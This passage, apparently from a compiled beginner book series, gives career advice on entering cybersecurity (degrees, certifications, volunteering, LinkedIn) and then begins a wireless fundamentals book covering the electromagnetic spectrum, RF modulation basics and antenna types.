This is going to cost a lot of money and a lot of time as well. But, a standard degree is going to cost you two to four years, to go from an associate to a bachelor degree program, and that’s a huge time commitment, just before you would get into a career field.

Is the degree worth it? Well, sometimes, because there are some companies who don't want to hire people without a degree. Why? Well, this is because when you are going to have a degree in college, you are going to learn many different skills.

Unfortunately, most of those skills that you are going to learn are not necessarily tied to the job you are also going to do. For example a Bachelor's degree, which is a four-year degree, in the US, it's a 120 credit hour.

Usually, they give you about 35 credit hours per year, 15 credit hours per semester, which is about five classes. Out of those 120 credit hours within the standard bachelor's degree, 60 of them are considered general education.

This means those things like English and Math, and Physics, and Psychology, and Philosophy, and other stuff doesn't affect you as a Cybersecurity professional.

Many people spend a lots of time in this program where mostly general education been thought, which is a useful knowledge and good to know, but it's not necessarily applicable to most Cybersecurity roles.

But, when it comes to certifications, it goes exactly the opposite way, because a certification body can test you on a bunch of knowledge related to a specific industry.

For example, if you do a Comp TIA A+ exam, it's going to be on hardware and software knowledge. If you are going to do a Comp TIA Network+, you going to learn about networking and TCP/IP, different security protocols, routing and switching, and how they work.

If you are doing a Comp TIA Security +, you are going to learn about security protocols, but for example, if you are going to learn about CISSP, it's extensive and deep in terms of security, which is a security management certification.

For example, if you are going to learn about Certified Ethical Hacking or CEH, that's going to teach you the concepts of penetration testing, which is excellent and the thoughts are there, however in real life we use different tools.

Having CEF is great, but there are specific certifications that are worth more than others. What companies are looking for? Well, some companies are

looking for you to have a degree, some want you to have certifications, and some wants you to have both.

You might have heard that there is a vast shortage of Cybersecurity personnel. If there is such a shortage, you might be thinking why aren't more people getting hired, because there are many people with no jobs agreed?

Well, it comes down to qualified candidates. Some companies are asking for incredibly high qualifications. Unfortunately part of the problem is the HR team, because they don't know what they are looking for exactly when they are trying to hire for those positions.

They often thinking and searching for a Cybersecurity role someone who has Bachelors Degree in Computer Science, a Masters Degree in Cybersecurity, and a CISSP (Certified Information Systems Security Professional), and of course CEH, and if they don't have all that, they are not even going to look at those individuals.

The issue here is that if you want to find that unique, extraordinary person, it is gong to be very hard. There are not enough people out there who have all those certifications and degrees, so they need to widen their view, and looking a little bit broder.

Some people have taken expensive trainings or bootcamps and have some great certifications, but once you certified, does it mean that you are certified to do the job?

You might have the certification, but do you have the knowledge? Studying to be become certified is not the same thing as studying for real-life work. For a long time, employers wanted to have people with certifications.

They believed that those who have certifications, they also have a vast knowledge. But what they found is that many people have the certifications because they went through all sorts of bootcamps.

But they didn't know how to do the job, because all it seems they knew, is how to pass the test. Therefore, now they went in the other way and said well, at least I know these other people at least had a four-year degree, they had at least four years of experience to work on a computer, so employees started looking at those individuals who have degrees.

Yet there are people who came from 4-year degree background, and they

can’t even hook a machine onto a network, and this is because they are academic, and not practical.

How this problem can be solved, and how you can break into this carrier field? Well, this is where you have to be a little more unique. For exmaple you can start your own business.

If you know what you know, you can begin advertising yourself to friends, or friends of your friends, who would happily allow you to do certain jobs for them.

If you do that, you can have both; real-life experience and make money. Most users don’t care if you have degrees or certifications. They only want to know if you can do the job or not.

If you can do the job, you will get paid. IT and Cybersecurity is not something that is centrally licensed by States. In most countries you have to be regulated if you want to become an electrician, but you don’t, if you want to be a Cybersecurity specialist.

Thus, you can start your own business today. All you have to do is print out some business cards and start working. Why would you do that?

Well, if you go and apply for an entry-level position, and you already have some certifications, they going to ask you this: what experience do you have?

You can say that you have been fixing and repairing computers for the last 6 months, as well started building networks for the last year for small businesses.

This will show that you at least have some knowledge of what you are doing. This is an excellent way to go about it, and you can also make some money while doing it.

This is not something that you have to do in full time right away, but you might consider doing so.

Also, some of these small businesses can provide you references too, additionally to getting paid and real-life experience, which will be enormously advantageous to you once you get to those Cybersecurity role related interviews.

Moving on, there is another thing that you can do to get working experience, which is to work for free. You might not like the idea of working for free but

if you implement it strategically, this move can pay off dramatically,

The idea is that you can volunteer in various businesses, which might sounds weird, but here is how you can do it. You don’t want to give away your talent and skillsets for completely free even if it appears that way, but you have to take into consideration the following.

If you're going to document on your resume that you were working for an organization for a year for example, even in a volunteer capacity, that will show employers that you have work experience. Hiring managers are going to look at the resume, and your previous experiences.

Maybe you are people to your nearby Primary School or something in a similar capacity where you can ask them if you can work on their IT System. Once again, this has to be planned out, than presented strategically to the right people.

What you have to summary in a profession presentation is that you would like to help improving their IT facilities for free of charge, in exchange for work experience, but you must emphasise that you know what you are doing.

You should hope that they will allow you do that, but in your presentation you must communicate in a way to make them feel; they would miss out if they would take you on.

Most nonprofit organization is happy to get individuals on board who is willing to work for free, but they also those individuals to know what they are doing making sure they won’t break their infrastructure even if it’s a small size business.

You have to get involved with some of these volunteering organizations which you should be able to locate by a simple Google search, but if you do know businesses close to you, those should be on your list as number one opportunity. I honestly find volunteering as an outstanding way to start breaking into this either Cybersecurity or even to General IT.

If you have to pass yourself through the hiring manager and they are looking at specific things on your resume, either if it’s a degree or certification, that’s one thing, but what’s even more important is how much experience you have.

If you can get a volunteering experience of three to six months, it would clearly show that you have work experience. Instead of going after

certifications, which costs a lot of time and money, you should also work on getting working experience.

Volunteering might not something you wished for or planned for, but you have to take into consideration, because you can not only able to get references, and work experiences but it will also give you more confidence when you show up on the real interview.

If you have no work experience yet, and you have never attended a proper technical interview yet, you might don't see the need as much to have that confidence that only real world work experience can give you, and this is why I am reminding you that you should at least think about it.

You also want to get the certifications that are very important, especially once you narrowed down to what exactly you want to do according to your specific locations, but work experience will always win against certifications.

Now you might be thinking what if you just get a high certification such as CISSP right? Well, to sit for the CISSP Exam, candidates need to prove that they possess 5 years of experience in Information Security. Once again, you must get experience one way or another.

Moving onto Degrees, well don't just get a Degree because it sounds good. Get a Degree because it's going to open the door where you want to go to, and while you are working on your Degree, you can still try to find a way to get some work experience so it will help you job on within this field.

In terms of planning to get volunteer job nearby, you can begin by defining your values by writing them down. This enables you to determine the benefits that you're going to look for in a manager or an organization that you would like to go work at.

By defining your values in writing, it enables you to think very clearly and be very specific about what you're looking for.

Next, you have to go and seek those values by looking for clues and signs, and the easiest ways to do this is by looking for employers online. You're looking for Security Managers mostly who share the same or similar values as you.

The best way to go and find out as to whether or not they share the same values, is to look on their LinkedIn profiles, and see if any clues are being left

there.

You can also ask your network by reaching out to those you know on Facebook, Twitter or LinkedIn which is highly recommended to any IT professionals, but I will cover LinkedIn later.

Ask your network for their help because you perhaps already know someone who works in IT, or works in a place where IT individuals are required even in a volunteering capacity.

Moving on, once you've found someone who aligns with your values, approach them. Directly reach out to them, but if they don't come back to you immediately, don't just lose hope, instead try to contact them again.

Certain people get asked for help all the time, maybe even multiple times a day, and it's hard to do all the work required, and also answer everyone's questions.

If someone doesn’t get back to you right in the next minute, it's not because they are ignoring you, but it's because they are flooded and trying to prioritize their work, deliver work, but it could be personal reasons such as travelling from one continent to another.

Moving on, you should find out where those people hang out, and see if they are actively posting or commenting on LinkedIn or Twitter for example. Those are straightforward platforms to engage in.

What you're looking for is someone's activity. For example, are they commenting or sharing announcements, videos, blog posts or anything like that?

Some people use these platforms but they don't engage that much or don’t engage at all. Or, they have a bit of an exclusive attitude so that they might only engage with certain people, or only at certain times?

Look at their profile to find out but you can also do a bit of profiling on them to find out how they're working. If you can see that they are very active and they do share and are really communicative on these platforms, then reach out to them there, because it makes you visible for everyone too.

Sometimes it enables other people to interact with you, who you would think they would help, but they just might do unexpectedly. Approach them with a direct message or an email.

Have a look to better understand how they are, but don't be afraid to keep going back to someone and asking for their help again. Yet, be grateful, and mindful and appreciative of the time they invest in you, because that's taking them away from something else. Always remember that people's time is highly valuable.

Lastly, once you've established whether or not they have a position or an opportunity for you, you can find out how to apply for a job. Maybe ask them if they could review your resume as you are looking for a volunteering job and you have found that it would be advantageous to begin by working for free.

You can also say that you know they are busy, but still would to seek their advice if they could point you to someone who can review your resume. They might reply right away and tell you what you should work on, but they could also just say that you should engage someone they know from HR.

One thing is sure. If you don't take any initial steps, nothing will happen. First, you must have a strategic action plan, than once you are ready to follow that, you should take the initiative and begin taking the first steps.

Chapter 22 How to get noticed on LinkedIn

First of all, getting on LinkedIn it's something that you must do if you are thinking about getting into the field of Cybersecurity. Even today some people have an impression that LinkedIn is somewhat similar to Facebook.

Unfortunately, LinkedIn sometimes seems like Facebook, but LinkedIn was actually designed to Professionals for creating their online resume. Most IT professionals have LinkedIn, but as not as many have Facebook.

When it comes to IT professionals, most people don't have Facebook, and even those who have, they never talk about it, in fact they rather deny they do have an account.

Not all, but most IT professionals don't have an active presence, and probably don't even have a single picture uploaded to Facebook, while do have a LinkedIn profile.

There is a small percentage of IT people who doesn't seem to be having a LinkedIn profile, and so far I found three reasons for that.

Either they are working in IT Industry only recently, or at least 15-20 years already. How comes those already have 15-20 years in IT have no LinkedIn profile?

Well, they never needed one. Those people who work in IT for such a long time already, might be working at the same company and they just don't feel the need for a LinkedIn profile.

The chances are that when they got their job back in the day, there was no LinkedIn at the time. Back in the day, they might got the Job because they went to a Local Jobcentre and dropped their resume.

Another reason those small number of IT people have no LinkedIn profile is that because once again they do work in IT for a long time, but if they do move to another company, they do it because they know someone there, so they don't need to have LinkedIn presence.

I am sure there are many other reasons why some IT people have no LinkedIn profile yet, but to my experience I found these as the most common reason.

Now that LinkedIn exists, it has become a go-to place for recruiters, especially for employing professional individuals. Imagine that you have a specific skillset that's in demand and recruiters looking for those skillsets.

If you have no presence on LinkedIn, they will not going to find you. Recruiters aren't going to Facebook to look for talented people for a specific role; they don't.

What recruiters do is open a LinkedIn Business profile and run a scan for a keyword or certifications such as "comptia security" or "cissp" then press enter.

The usual procedure when there is a vacancy with the IT Security team is that first they contact HR. Next, they explain are the requirements for the role, what certifications the candidates must have and so on.

Other requirements could be five years of experience, good communication skills, maybe Driving license amongst, but HR receives the details, and they move on to the next step.

Typically they advertise the role within the company, and see if they can fulfill this position. In most companies, these are the standards, but it's all depending of the specific role.

For example, if there is a need for a new Chief Technology Officer or CTO, it is highly unlikely that they can find someone within the company, so they will not advertise these vacancies internally.

In most cases, when it comes to requirements and specialized skillsets involved, HR typically contacts an agency and passes the requirements to them.

Once the recruitment agency has the details, they will first check if they have anyone available, or they might go and run a scan through LinkedIn. They would most probably search for keywords, which are certification requirements to narrow down the search to only those are most qualified for the role.

LinkedIn is a must-have, and if you have no experience and you don't know what to do here are some steps you should take.

1. Register
2. Upload a Professional Photo

3. Enter your Profile Basics
4. Write Your Summary
5. Build Your Connections List
6. Acquire Recommendations
7. Get Social In LinkedIn Groups
8. Stay Active

Now let's look at each step in detail.

1.Register

If you aren't already on LinkedIn, your first step is to register. Visit LinkedIn.com, enter your name, email, create your password, and click on "Join Now."

You'll then enter some basic information such as country, zip code, status such as employed, job seeker, or student, job title, industry, pick the type of account you wish to have and then you'll be ready to begin creating the main content of your profile.

2.Upload a Professional Photo

Your profile photo should be an appropriate headshot of yourself only in business attire. This is your first impression therefore make it a good one.

Some people get professional headshots; however, if you can have a co-worker or friend snap a few headshot photos of you that can work just as well. You will want to ensure that the photo you post is clear and represents your best self.

3. Enter your Profile Basics.

The next step to tackle is the core of your profile. In this section, you will have the opportunity to enter your education, work experience, skills and other optional areas such as volunteer experience, organizations you are a part of, and certifications. Stick with adding information that is the most relevant or would be valued by a potential employer.

In the education section, there is a field for activities and a description field. These are great open text fields to enter any relevant Cybersecurity groups you are a part of or other relative security experience gained while you were in school.

For the work experience section, you should provide details about your past and current roles, along with information that will help you establish yourself as a Cybersecurity professional. Make sure that you include pertinent job titles, responsibilities, accomplishments, and projects.

You will also have the opportunity to enter specific skills, which is an important section that will help highlight your Cybersecurity related areas of expertise.

Your connections will then be able to endorse you for these skills. This information could be valuable to recruiters, hiring managers, and even future co-workers.

Your profile should reflect you professionally, personally, and truthfully in the best light as possible. Don’t rush these details, and take some time to evaluate your professional experiences and goals to best shape your LinkedIn profile.

4.Write Your Summary

The summary section is similar to the summary you might include on your resume. It should be brief, but capture your key accomplishments and current career goals.

Although this section is only a few sentences, you’ll want to take your time and put some thought into crafting it. Your profile gives you a chance to stand out to recruiters and hiring managers. Give them something worth reading to make them want to meet you.

5.Build Your Connections List

Now that your LinkedIn profile is set-up, the next step is to build your network. LinkedIn makes this very easy by offering to pull in your email contacts or you can search for people to connect with by name.

Start with the easy connections first: friends, family, past and present co-workers, classmates, and professors to get the ball rolling. The bigger your network, the more likely you are to be discovered for a new opportunity.

6.Acquire Recommendations

Frequently ignored, but recommendations can be a game changer for your profile. Unlike an endorsement, a recommendation is a public personal note from someone you have worked with professionally.

Consider asking someone on your connections list for a recommendation. You will want to approach someone you have worked well with and feel comfortable asking.

Previous or current managers, colleagues, and clients are all great options. Another way to get it done would be to offer one of your connections a well-written recommendation. Often, the recipient is willing to return the favour. Recommendations will help convey credibility and authority to potential recruiters.

7.Get Social In LinkedIn Groups

A group is a private discussion community within a specific industry or topic. For example, ISCN is dedicated to careers in IT and Information Security and has more than 30,000 LinkedIn members.

To be part of ISCN and other groups, you have to ask to join. A group administrator grants you membership. By joining groups, will expand your networking capability and puts you within reach of thousands of IT professionals connected to the Cybersecurity industry.

Those new to the field can begin by searching for groups that are relevant to the area of online Cybersecurity they want to pursue such as government, corporate, or military. Here are some suggestions:

- ISCN

- ➢ Digital Forensics & Cyber Security Global Recruitment
- ➢ Security Intelligence
- ➢ Insider Threat Management
- ➢ Security Bloggers
- ➢ Cyber Security Network Jobs

Admins naturally approve your membership within a few days. Once you're in, you'll have access to all of the member content, including discussions of best practices, industry information, and industry and technology developments.

Protocol varies from group to group, so make sure that you read the group rules carefully. Staying active and posting within the group's guidelines are great ways to meet Cybersecurity professionals and to continue to build your connections across the site.

As with other social media platforms, you can "like" or comment on articles you find motivating and related. This way, other members will see your name and start getting to know you. When posting, commenting, or responding to any content, remember to be appropriate and professional as much as you can be.

8.Stay Active

After you're done setting up your profile, it's vital to stay active. Post relevant and informative articles comment and like other posts to continue building your network. Be constant and you are more likely to have a strong LinkedIn presence and network.

Chapter 23 Still not Committed? Is Cybersecurity for you?

Many people begin thinking about if they should get into Cybersecurity or not. Question are always come up on things like education for example. Should I get a degree in Cybersecurity?

What would be my projections in the future if I worked in Cybersecurity? These are all very good questions and I'd like to give you my final thoughts by breaking down to three different pieces.

First off all, what is Cybersecurity, what type of education should you get and what kind of jobs will you get in Cybersecurity.

This is a great topic to share with other people who are getting into the IT field so let’s break down each of the different types of jobs as well as what Cybersecurity is.

In Cybersecurity, you have to manage security, or managing the access to the data that provides the services that makes an organization run.

Cybersecurity professionals also have to prevent any type of disruption from happening, and if it does happen, they stop have to it and keep it from happening again.

Cybersecurity professionals also have to find out who did the disruption or what caused it if it's at all possible. Now that we know what Cybersecurity is, let’s move on and discuss if you should get a degree in Cybersecurity.

That's a great question because it's not universally true that everyone should get a degree in Cybersecurity and here's why.

If you have done consulting for a lot of really big organizations as well as a lot of small ones, of the things that you will notice with the large organizations is that they have a very large IT department that's split into two areas.

The first area is going to be the IT specialist that have to deal with mainly BAU or Business as Usual, such as tickets incidents, Service Requests, Logging changes, identifying Known Errors, Software Bugs, Hardware Failures, updating Problem Records, General Troubleshooting and all the different things that IT administrators do.

The other department is going to be the security department and what's really

interesting is that large companies don't let the security departments speak to the IT department.

There's a very good reason for that. For the same reason we have checks and balances in governing data, we also have checks and balances when it comes to securing our data.

Therefore the security department never talks to the IT department because the IT department has access to all of the data the security department access to the ways to get to that data.

This could mean various things, whether it's through VPN on an outside port or an inside connection from a certain VLAN or Virtual Local Area Network, or from everywhere else on the network to accessing a shared folder on the server where the checks and balances come in.

Moving on, if the IT department has access to the data and the security department has access to the ways to get to that data, then here is a scenario what could happen.

Imagine that one of the two departments got compromised, then the other department can block that department from accessing the data simply by either closing down a port on the security side or removing the share or access control lists on the data side.

As a result it's a great checks and balances, but here's where the difficulty comes in for people who are new to computers and networking.

You're always going to learn a lot more from the people in your department then you're going to learn in school when it comes to how to do a lot of the day-to-day activities that an IT person does or a security person does.

When you go into security, it's assumed that you already know some things such as how to fix a computer issues or how to upgrade RAM, or how to switch hard drives.

All these different things are assumed that you already know how to do. If you go right into IT with a Cybersecurity degree, you're never going to have the ability to work with the IT department to find out how to do all that stuff by working with people in the IT department.

You now get a general view of what an IT manager does as well as what a security specialist could also do, so you end up with a lot of holes in your

knowledge and that's not good.

It’s not good because if you have to deal with an incident or even service request and don't have the knowledge then you won't be able to do it.

Anyone can teach someone who doesn't have any knowledge whatsoever and has nothing to do with computers on how to get done a specific job such as how to upgrade the RAM, but they won't know what they're doing or why they're doing it.

If you take someone who has a whole bunch of head knowledge but never actually handled a RAM, yet have all the theory on how to do it, but they have no idea of the physical look at what the RAM looks like, or how hard they need to press into the PC or what type of RAM fits into which type of slot, that kind of knowledge is also needed.

You need that practical knowledge as well as the theoretical knowledge to properly upgrade a specific RAM. You need both, and you won't get that if you start out with Cybersecurity with no general information or knowledge of practicality when it comes to managing computers and a networks.

So the people I recommend who should get a Cybersecurity degree are the people who already working in the field, or people who have just gotten a degree in IT or such as computer information systems where they already have some hands-on experiance.

Other than a lot of theory on how to perform various different computer tasks, are also necessary to know how to set up a TCP/IP network and DNS as all those things are really needed before you get into a college or university to get your degree in Cybersecurity.

Let's imagine that you have the experience or you have the degree and you're ready to get that Degree in Cybersecurity or you're ready to graduate either with an associate's of bachelor's or a master's degree.

What type of jobs can you get in Cybersecurity? Well, there are many jobs for people in Cybersecurity but realistically there are only about four different jobs.

The first one is the Cybersecurity Analyst. If you've been working in IT or you know a lot about it, than you probably know that people in IT start out at the Helpdesk or Service Desk.

They're taking phone calls from people, and they're solving minor issues and escalating things up to higher levels for bigger problems. The same thing applies to Cybersecurity.

You're not going to start out with the best job in Cybersecurity. You're going to have to put your time in to show your managers that you're ready for the next level.

If you are in a Cybersecurity Analyst job, you manage a lot of log files, you're going to be reading millions of log files and you are going to be analysing them.

You're going to look for patterns, you're going to be looking for people who are attempting to hack into your system, and then once you find those information, then you're going to pass that information on to the next level up in Cybersecurity.

The Cybersecurity Analyst job is not the most exciting job. It's not going to be the job that you have really aspired to or want to get to as soon as you get out of college, but it will be a great first step within this industry.

What type of certifications should you get? Well, a lot of people are already working in Cybersecurity and they want to move up the chain to the Engineer or the Consultant level.

There are also people who just graduating and just getting their degrees. This programs only been out for a few years so not a lot of people have yet graduated with a Cybersecurity degree.

Therefore a lot of employers are looking for the ITIL foundation which is a UK based certification. ITIL stands for Information Technology Infrastructure Library.

ITIL is a good certification and it does teach a lot of really good basics when it comes to best practices that organizations should follow.

Network+ and Security+ from CompTIA are also very good. The Network+ test or certification is harder than Security+. Security+ is more about memorizing certain security terms.

The Network+ test is a really good certification to get. It's not necessarily focused on security, but it gives you the universal view you need in order to understand security.

It talks a lot about the different layers of the OSI model and where the different security vulnerabilities can lie.

The COMP TIA Network+ was adopted by the Department of Defense and some other government agencies who already said that if you want to work for them, you must have one of that Certification.

COMP TIA had to make over those certification to meet the Department of Defense and other organizations needs so people who get that certification will definitely know how to solve problems.

Thus that's a very good test to take and employers do look at those candidates who have one of these Certifications.

But remember that these certifications are not good enough for Cybersecurity Specialists, Engineers or Analysts, so keep that in mind.

For example the Certified Ethical Hacker certification is put out by the EC-Council and it's really good for candidates to ensure that they understand ethics when it comes to technology.

Many people don't know where is the limit, so it's almost like the political correctness of the Cybersecurity field and it's really necessary.

The Certified Ethical Hacker certification is needed because there are people coming out of high school or college and they only have head knowledge and they send out their first email to the wrong people or they are wording wrong.

The same thing can happen when it comes to security. You may end up doing something in the raw order. You may end up tapping into someone's data in a way that is not legal.

To avoid these things, the Certified Ethical Hacker certification can help keep from happening for candidates who want to get into the Cybersecurity field.

So the Certified Ethical Hacker certification is another very good certification to get some additional attention, but in my experience having this certification alone will not get you any job at all.

To learn more about the Certified Ethical Hacker certification, you should check out their website by visiting:

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/

Moving on, there are Microsoft certifications too such as the Microsoft

MCSE the MCP the MCSA. You can go to https://docs.microsoft.com/en-gb/learn/certifications/ to find out more of their current certification programs.

Out of those I mentioned are the MCSE is the highest end of those types of certifications and they come in several different flavors. One of them is going to lean on security, and they referencing it as a "Security Engineer certification path"

Microsoft now also has Azure Security Engineer certification, where they have a Fundamental Certification called "Microsoft Azure Fundamentals" and an Associate Certification called "Microsoft Azure Security Engineer Associate"

There are more and more companies eliminate their on-premises servers and moving them either to a private cloud where they own the equipment in a data center, or they just turn it completely over to Azure or Amazon Web Services AWS.

Then these companies run everything off of virtual machines and an Active Directory link back to their computers such as the Windows 10 clients and those are all require a large amount of security.

You're going to find that over 87% of all organizations are using Windows. They're all using Active Directory so you can't ignore that part of it.

So for example you can't say you don't want to do anything from Microsoft and just want to learn about Kali Linux.

You just can't do that because there are so many if not all companies out there one way or another, are all using Microsoft products.

You have to understand Microsoft and they not only have a very good product but they also have very good support, which is why Linux only makes up about 1% of all desktops that reside within businesses.

Macintosh makes up about 5 to 10 % of desktops, so the rest of the desktops we're using are all based on Windows.

You just have to understand Windows and Windows security and sometimes understanding security alone, doesn't help you with Windows security.

That's why you're going to need to get at least an MCP or an MCSA. If you're really motivated, go right for the MCSE. They're very good. MCSE will make you highly employable. Also employers always ensure that they put

those into their Cybersecurity job postings too.

That concludes the three different category, what Cybersecurity is, and if you should get a degree and what types of jobs are available if you are interested getting into Cybersecurity as a beginner. I hope this really helps you, and good luck!

BOOK 5
WIRELESS FOR BEGINNERS

WIRELESS TECHNOLOGY FUNDAMENTALS

BY

HUGO HOFFMAN

Chapter 1 Electromagnetic Spectrum

For centuries people have been studying the way that light travels, but it wasn't until Michael Faraday noticed that light responded to a magnetic field, and that's when we come up with the term "electromagnetism". Michael Faraday is well known in RF circles due to the Faraday cage.

To understand "electromagnetism", let's first define what is electromagnetic radiation. Electromagnetic radiation is the movement of electrically charged particles that create waves of energy, which are known as electromagnetic radiation. When we talk about electromagnetic wave forms, we talk about them in terms of the frequency that they operate at, the wave length, and the photon energy.

Frequency and wavelength are inversely proportional. Frequency equals the speed of light divided by the wavelength. We talk about frequencies when we talk about radio waves, so when we're down at the low end of the frequency and we're talking about microwave, radio, or TV, they are long waves.

We tend to talk in terms of frequencies, or how up at the higher frequency levels, when we're talking about gamma rays and x-rays, ultraviolet, visible, infrared, then what we tend to talk about is the wavelengths.

But, they're related, so the higher the frequency, the smaller the wavelength, the lower the frequency, the greater the wavelength. Therefore the photon energy is proportional to the frequency, and up at the very high frequencies, you have the most energy.

Something like the gamma ray can have energy of 1 billion electron volts, whereas when we come down the frequency, the radio waves have a lot lower energy, and we start talking about a femto electron volt. Electromagnetic energy has a very wide range from the very high frequencies to the lower frequencies.

Radio waves at a lower frequency we can't physically see, but they're there. That's what we're going to use to be sending our 1's and 0's over the air. We're going to look at the classes of electromagnetic radiation, in terms of classes of usage. Different regions of the spectrum are used in different ways, and what we're interested in is called the radio waves. For AM radio for instance, the wave length is over 1000 meters. That can travel far and the wavelengths are very long. As you go up the spectrum and you start getting

into the microwave, you can start to see that the wavelength is about 10 centimeters. Why is that important?

Well, it's because the way that those wave forms react when they hit obstacles such as walls, your car or even your body, they will depend on the wave length, so understanding the frequency that you're operating on is very important for the effect that frequency has, and those wave forms have on the coverage that you're going to experience.

Wireless LANs operate in a frequency which has a wave length that’s less than the size of your hand, so we're going to build up to understanding that, and how that bounces off walls is dependent on what the wave length is. Your antenna design will also vary, depending on the wave length of the frequency that you're using to transmit.

It can be hard to visualize what radio waves are on, so we're just going to look at some of those characteristics. First, the electromagnetic radiation is constantly moving. It travels at the speed of light, which is 3 times 10 to the 8th meters per second. It's constantly moving. They do not possess any physical mass.

The term “radiation” means the energy that's being transmitted by wave forms. They do not possess a charge and they do not require any medium to travel from one point to another. Radiation moves and goes through walls and glass and other obstacles, and it’s speed may slow down, but the frequency doesn't change.

It still continues to operate at the same frequency. Thus, when you think about the receiver, as long as you're able to receive on the frequency, you're able to receive that signal. They are subject to the normal laws of reflection and refraction. They can also be absorbed by matter.

Similarly when you feel the heat of the sun on your body, and your body absorbs that heat. It’s electromagnetic radiation, and it can absorbed by different types of matter. What’s important to remember, is that the higher the frequency, the shorter the distance the signals can travel, which equally means - the lower the frequency, the greater the distance it can travel.

Chapter 2 RF Basics

Let's begin focusing on RF or radio frequency fundamentals and then we're going to start using the terms that we use when we describe radio waves within wireless environments. Radio waves are in a specific area of the spectrum band. We're use those radio waves to send our information over the air and the way we do that is that we're going to represent our 1's and 0's in wave forms that transmit at certain frequencies. Then, by tuning into those frequencies, we'll be able to receive those signals.

It's no different if you tune the radio in your car and you can hear different radio stations. This is the same thing. We're going to transmit at different frequencies, and we're going to represent your 1's and 0's in wave forms being sent on those frequencies.

When we think of a wave form, there are three attributes we describe the wave. One is the amplitude. You can think of the amplitude as the height of the wave. People like to think of this as it's their stereo system. If you listen to music and you wanted to turn up the strength of the signal, then you put an amplifier in there and you turn the knob, and your signal will get much stronger, therefore you're creating a much larger gain, or a much greater wave form.

Another way of thinking about the amplitude is this. Imagine that you are holding a piece of rope and I was holding the other end. Then I start making very high up and down movements with my arm and I say, "when you receive this very big wave, that's the one, then if I made some very small movements with my arm that you'd get very small waves coming down the rope, then that would be a 0."

Therefore I'm using a form of amplitude to represent my 1's and 0's. A big wave, a strong powerful wave represents the 1, and a little wave with less power representing the 0. That's amplitude. Modifying the amplitude I can reflect and send you 1's and 0's, which is changing the strength of the wave form. I can also change the frequency. Imagine that you were holding a piece of rope and I was holding the same rope at the other end, and I waved my hand up and down really fast and I say this; "the fast wave is the 1, and if I wave my arm up and down very slowly that's a 0. By holding the other end of the rope and receiving the very fast high frequencies, and then the really slow

frequencies, you would be able to distinguish between my 1's and 0's.

The phase is harder to understand if I'm going to change the phase of the wave. Imagine that you are still holding the other end of the rope and the first thing I do is that I move my hand up and then down and I say, “that's a 1”. Then if next time I want to send you a wave form, I move my hand down first and I say that's a 0.

If you can detect those phases coming in on the receiver end, you can understand which movement represents the 1-s and 0-s. That is changing the phase. I can change the amplitude, the strength of the signal, the frequency, the number of cycles per second that I'm sending down that rope to your hand, or I can change the phase where I might move my hand up or down first.

Therefore by changing the wave forms in these waves you can distinguish between the 1's and 0's. Now that you have an idea of how I can change the wave form in order to reflect your 1's and 0's, I can use wave forms to send information over the air.

Let's now discuss a major components of a wireless system. The first thing is a transmitter. A transmitter is what's going to take your 1's and 0's and create the wave forms such that they can go out of the air at the desired frequency, and this is referred to as modulation. I'm taking your 1's and 0's and modulating them so that I'm creating wave forms which will go out and over the air.

An amplifier is an intermediate device that orders the strength of the signal. If you are very far away, then I will have to raise my power level up in order to get my signal to you. If you are closer to me, then I can reduce down the power. This is very similar to someone shouting at somebody who's on the other side of the field, versus someone standing right next to them, and they don't need to shout.

An amplifier is easy to think about on the transmitting side, but it also exists on the receiving side. When I receive a signal, I may have to amplify that signal before I go ahead and process it.

Antennas are electrical devices that take the electrical signal coming from the transmitter, and then they convert it into radio waves. On the receiving side they do the reverse, where they take the received radio waves and then

convert it back to electric currents and send it to the receiver.

The medium is the physical medium where your signal is going over. You're going to radiate your signals from one antenna, and they're going to be received at another antenna, and in between is what we refer to as the medium. Then we have at the opposite side of the transmitter, the receiver.

The receiver is the device that's going to receive those signals from the antenna and then convert them from radio waves, which went to electrical currents and now have to get back to your 1's and 0's. Receivers are going to take that and try to estimate what your 1's and 0's were, and hopefully if we got it right, you'll be able to get your data back.

A combination of a transmitter and a receiver is called a transceiver, and those devices do both, transmit and receive signals.

Chapter 3 Antenna Types

Antennas are passive, and they don't increase the power, or boost the power in any way. Instead, what they're doing is taking the electrical energy and then convert it to RF waves. But, the pattern that it forms when it propagates over the air is dependent on the antenna. Those different patterns are very important to understand in wireless. For example to cover a floor, you want a circular pattern that's going out and radiating across a floor.

If you're trying to connect two buildings, then you want a pattern which is more over a long lobbing pattern, and you want to focus your energy into a narrower beam. When you describe an antenna, those are the qualities, then you define how they create those radiation patterns over the air.

Antennas are designed to operate at certain frequencies. One of the key attributes of an antenna is the wave length. Higher frequency or lower wave length will require a smaller antenna, and a lower frequency at a higher wave length requires a larger antenna because they're designed to operate at different frequencies, and the antennas are designed around the wave length.

When you describe the radiation pattern that's formed, we talk about the beam width. Therefore, if I want to deploy an access point on a wall and I want 180 degree coverage, then I want a beam width of 180 degrees. If I was going between buildings and I wanted a narrow beam, then I would define a beam width of 30 degrees.

We describe antennas in terms of beam width and the gain. If I'm able to focus my energy into a narrow beam, my energy is going to go much further. Much as if you were talking through a foghorn and you were holding the horn up to your mouth and you speak, your energy goes in a forward direction that represents a gain.

We talk about antennas in terms of beam width and gain. With wireless, your antennas could be internal inside the axis point or they could be external. If you're deploying an external antenna, then it's important that you need to understand how to choose that antenna, how to read the specifications, and it's also important for external antennas that you know how to read beam width and antenna gain. To understand antennas, we need to start discussing the isotropic antenna.

An isotropic antenna is a theoretical antenna, and it cannot be built. Imagine

that the antenna is a dot in space, and it's evenly radiating in a perfect sphere in every direction. That wave form is radiating out equal in every direction, and as it radiates out, the sphere gets bigger and bigger. When we talk about forming patterns and focusing energy in different directions, we talk about it in reference to the isotopic antenna.

That's why when we talk about antenna specifications and antenna gain, the antenna gain is represented in dBi, or decibel gain, relative to an isotopic antenna. Isotopic antenna radiates out in a perfect sphere. Imagine if you had a ball and it's a perfect sphere, and you put it on the table and you press down at the top. It starts to push out of the sides and forms a donut-type shape.

The surface area stays the same, but it forms a donut shape. That's an omnidirectional antenna. An omnidirectional antenna has a gain, relative to the isotopic antenna, but it's forming a donut-type shape and that's what you want if you're deploying an access point covering an office area where you want to cover the whole floor area.

You want a 360 degree circular pattern, but you don't want to be radiating down to the floor below, or the floor above you, so you create an omnidirectional or donut shape, and it gives you a gain relative to the isotopic antenna.

Then we also have a more directional antennas, or Yagi antennas. For example if you had TV at home, and you listen to the radio TV stations then you have a Yagi antenna. You can point it at various directions until you get the strongest signal and then you pick up various radio stations.

